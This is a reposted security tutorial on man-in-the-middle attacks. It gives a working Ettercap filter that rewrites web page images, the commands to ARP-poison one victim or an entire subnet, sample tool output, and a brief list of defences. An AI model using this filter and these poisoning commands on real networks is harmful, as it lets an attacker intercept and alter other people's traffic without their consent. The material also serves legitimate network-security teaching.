# Fun with Ettercap Filters

Original Article: http://www.irongeek.com/i.php?page=security/ettercapfilter

**Ettercap** is sort of the Swiss army knife of **ARP poisoning** and network sniffing. **Ettercap** can be extended by using **filters** and plug-ins, making it able to do all sorts of neat network tasks. Using filters is what I plan to show in this tutorial. The easiest way to run Ettercap is from the Auditor[3] or Knoppix boot CDs. The version I will be running in this tutorial is **Ettercap** NG-0.7.3.

What first inspired me to play with **Ettercap** filters was the use of **Airpwn** at Defcon 12. The creators of **Airpwn** used their ingenious little tool to replace images in web pages that conference attendees surfed to with the Goatse image. If you don't know what Goatse is, you probably don't want to ask. Airpwn can be a bit difficult to configure, compile and run, but I figured I could do much the same thing with an **Ettercap filter**. Since **Ettercap** can be compiled on Linux, BSD, Mac OS X and Windows 200/XP/2003 and can work on wireless (802.11) and wired LANs its target audience is much larger than Airpwn's. Ettercap has the ability to route traffic though itself using "**Man in the Middle**" attacks and then use filters to modify the data before sending it on to the victim. Initially I wanted to do the same thing as the Airpwn guys, but with the Tubgirl image instead (once again, don't ask, I'm a sick bastard). For this tutorial I decided to compromise and just have the images in web pages replaced by the Jolly Rogers:

Pwned!
Ettercap Rocks!!!

Yes, this tutorial is a bit deviant, but you can use the skills learned from it to do many other useful tasks. The first thing we need to do is create an Ettercap filter. Below is the source code for mine:

Source code for ig.filter

```
############################################################################
#                                                                          #
#  Jolly Pwned -- ig.filter -- filter source file                          #
#                                                                          #
#  By Irongeek. based on code from ALoR & NaGA                             #
#  Along with some help from Kev and jon.dmml                              #
#  http://ettercap.sourceforge.net/forum/viewtopic.php?t=2833              #
#                                                                          #
#  This program is free software; you can redistribute it and/or modify    #
#  it under the terms of the GNU General Public License as published by    #
#  the Free Software Foundation; either version 2 of the License, or       #
#  (at your option) any later version.                                     #
#                                                                          #
############################################################################
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
```

```
          # note: replacement string is same length as original string
      msg("zapped Accept-Encoding!\n");
   }
}
if (ip.proto == TCP && tcp.src == 80) {
   replace("img src=", "img src=\"http://www.irongeek.com/images/jollypwn.png\" ");
   replace("IMG SRC=", "img src=\"http://www.irongeek.com/images/jollypwn.png\" ");
   msg("Filter Ran.\n");
}
```

The code should be pretty self explanatory to anyone who has done much coding before (it's very much like C and other languages). The # symbols are comments. The "if" statement tells the filter to only work on TCP packet from source port 80, in other words coming from a web server. This test may still miss some images, but should get most of them. I'm also not sure about Ettercap's order of operation with AND (&&) and OR (||) statements but this filter largely seems to work (I tried using parentheses to explicitly specify the order of operation with the Boolean operators but this gave me compile errors). The "replace" function replaces the first parameter string with the second. Because of the way this string replacement works it will try to mangled image tags and insert the picture we desire into the web page's HTML before it returns it to the victim. The tags may end up looking something like the following:

```
<img src="http://www.irongeek.com/images/jollypwn.png" /images/original-image.jpg>
```

The original image location will still be in the tag, but most web browsers should see it as a useless parameter. The "msg" function just prints to the screen letting us know that the filter has fired off.

Now that we sort of understand the basics of the filter lets compile it. Take the ig.filter source code listed above and paste it into a text file, then compile the filter into a .ef file using the following command:

```
etterfilter ig.filter -o ig.ef
```

Now that are filter is compiled we need to target the hosts we want to ARP poison and run the filter on. Here is a quote form Ettercap's MAN page on how Targeting works:

```
Quote from Ettercap's MAN page:
TARGET SPECIFICATION
There is no concept of SOURCE nor DEST. The two targets are intended to
filter traffic coming from one to the other and vice-versa (since the
connection is bidirectional).

TARGET is in the form MAC/IPs/PORTs. If you want you can omit any of
its parts and this will represent an ANY in that part.
e.g.
"//80" means ANY mac address, ANY ip and ONLY port 80
"/10.0.0.1/" means ANY mac address, ONLY ip 10.0.0.1 and ANY port

MAC must be unique and in the form 00:11:22:33:44:55

IPs is a range of IP in dotted notation. You can specify range with the
- (hyphen) and single ip with , (comma). You can also use ; (semicolon)
to indicate different ip addresses.
e.g.
"10.0.0.1-5;10.0.1.33" expands into ip 10.0.0.1, 2, 3, 4, 5 and
10.0.1.33
```

```
PORTs is a range of PORTS. You can specify range with the - (hyphen)
and single port with , (comma). e.g.
"20-25,80,110" expands into ports 20, 21, 22, 23, 24, 25, 80 and 110

NOTE:
you can reverse the matching of the TARGET by adding the -R option to
the command line. So if you want to sniff ALL the traffic BUT the one
coming or going to 10.0.0.1 you can specify "./ettercap -R /10.0.0.1/"

NOTE:
TARGETs are also responsible of the initial scan of the lan. You can
use them to restrict the scan to only a subset of the hosts in the net-
mask. The result of the merging between the two targets will be
scanned. remember that not specifying a target means "no target", but
specifying "//" means "all the hosts in the subnet.
```

So, if we wanted to target all hosts on the network we would use the following command:

```
ettercap -T -q -F ig.ef -M ARP // //
```

Be careful with the above command, having all of the traffic on a large network going though one slow computer can really bog down network connections. If we had a specific victim in mind, let's say a host with the IP 192.168.22.47, we would use this command:

```
ettercap -T -q -F ig.ef -M ARP /192.168.22.47/ //
```

Here are what the command line option flags do:

-T tells Ettercap to use the text interface, I like this option the best as the more GUI modes are rather confusing.
-q tells Ettercap to be more quiet, in other words less verbose.
-F tells Ettercap to use a filter, in this case ig.ef that we compiled earlier.
-M tells Ettercap the MITM (Man in the Middle) method we want to use, in this case ARP poisoning.


Once Ettercap is running we should get some output something like the following:

```
ettercap -T -q -F ig.ef -M ARP /192.168.22.47/ // output:
root@Cthulhu:/usr/share/ettercap# ettercap -T -q -F ig.ef -M ARP /192.168.22.47/ //

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Content filters loaded from ig.ef...
Listening on eth0... (Ethernet)

eth0 -> 00:04:56:B8:70:AD 192.168.19.56 255.255.240.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

28 plugins
39 protocol dissectors
53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Randomizing 4095 hosts for scanning...
```

```
Scanning the whole netmask for 4095 hosts...
* |==================================================>| 100.00 %

526 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.22.47 00:04:56:B8:70:AD

GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Filter Ran.
Filter Ran.
```

Below you can see what the Antionline and Binrev web pages look like when the victim tries to view them:

Binrev ran though filter:


Binary Revolution - The Revolution will be Digitized! - Mozilla Firefox
http://www.binrev.com/
Pwned!
Ettercap Rocks!!!
Done


StankDawg : May 14, 2005

Phreak Phactor, our new live radio show, is a huge success! It took us three episodes to get a lot of the bugs and technical aspects of the show ironed out, but the great thing is that the process was acted out LIVE on the air! This is why phreak phactor is being billed as the internet's first live reality radio show. This show is something that has never been done before and the feedback and interest level proves that people ar enjoying it.

Note that we do not put the word "reality" in quotation marks. The reason is that this show is completely real from start to finish. That includes the good and the bad. In essence, we have taken conference calls to the next level by streaming them live on DDP Hack Radio and allowing anyone and everyone to join in on the action by calling or listening to the live stream. This includes all of the the jokes, the information, the characters, and the phone calls. It also includes the bad guys like the "toners" and the elitists.

The process itself was also included as part of the show. We went live and had to debug things live on the show while we developed the process. For the most part, it went fairly

Antionline ran though filter:


AntiOnline - Maximum Security for a Connected World: Info on Computer Security, Hackers, DOS and DDOS attacks, Encryption, Hot Fixes, Security News and More!! - Mozilla Firefox
http://www.antionline.com/
Pwned!
Ettercap Rocks!!!
Your Account
Welcome Back
Irongeek
AntiOnline Senior Member
Forum Search
Search for...
Advanced Search
Done

EITPlanet.com: Security News
- CounterSpy Enterprise Gets Deep
- Trojan Lurks in Jackson Suicide Spam
- IE6 JavaScript 'Ghost' Security Flaw Discovered

- VAM (StillSecure)
- GWAVA (GWAVA)
- eSafe (Alladin Knowledge Systems)
- Mazu Enforcer (Mazu Networks, Inc)
- RSA BSAFE Data Security Manager (RSA Security Inc)
- Policy Patrol (Red Earth Software)

Cool huh? Keep in mind that this filter does not seem to fire off for all images, it's a little hit and miss. For more information on things you can do Ettercap filters look at the sample code in the file "etter.filter.examples" that comes along with Ettercap. On my box this file is located in /usr/share/ettercap/etter.filter.examples. Also check out Kev's tutorial on Ettercap filters[5]. Want to keep other folks from doing this kind of shenanigans on your network? Here are a few options:

1. Use static ARP tables between important hosts (not very practical in most cases).
2. Use ARPWatch or an IDS to spot when someone is pulling off an ARP poisoning attack.
3. Encrypted traffic using a VPN or SSL should make it though safely, unless of course the attacker uses some of Ettercap's proxing capabilities.

Enjoy.

Further Research:

[1] Ettercap Web Page:
http://ettercap.sourceforge.net/

[2] My Tutorial On The Basics of Arpspoofing/Arppoisoning:
http://www.irongeek.com/i.php?page=security/arpspoof

[3] Auditor Security Collection Web Page:
http://www.remote-exploit.org/?page=auditor

[4]  Airpwn at Defcon 12:
http://www.evilscheme.org/defcon/

[5] Kev's Tutorial on Ettercap filters:
http://ettercap.sourceforge.net/forum/viewtopic.php?t=2833&sid=e541f515a1d4ef76b4ba32073a8777ee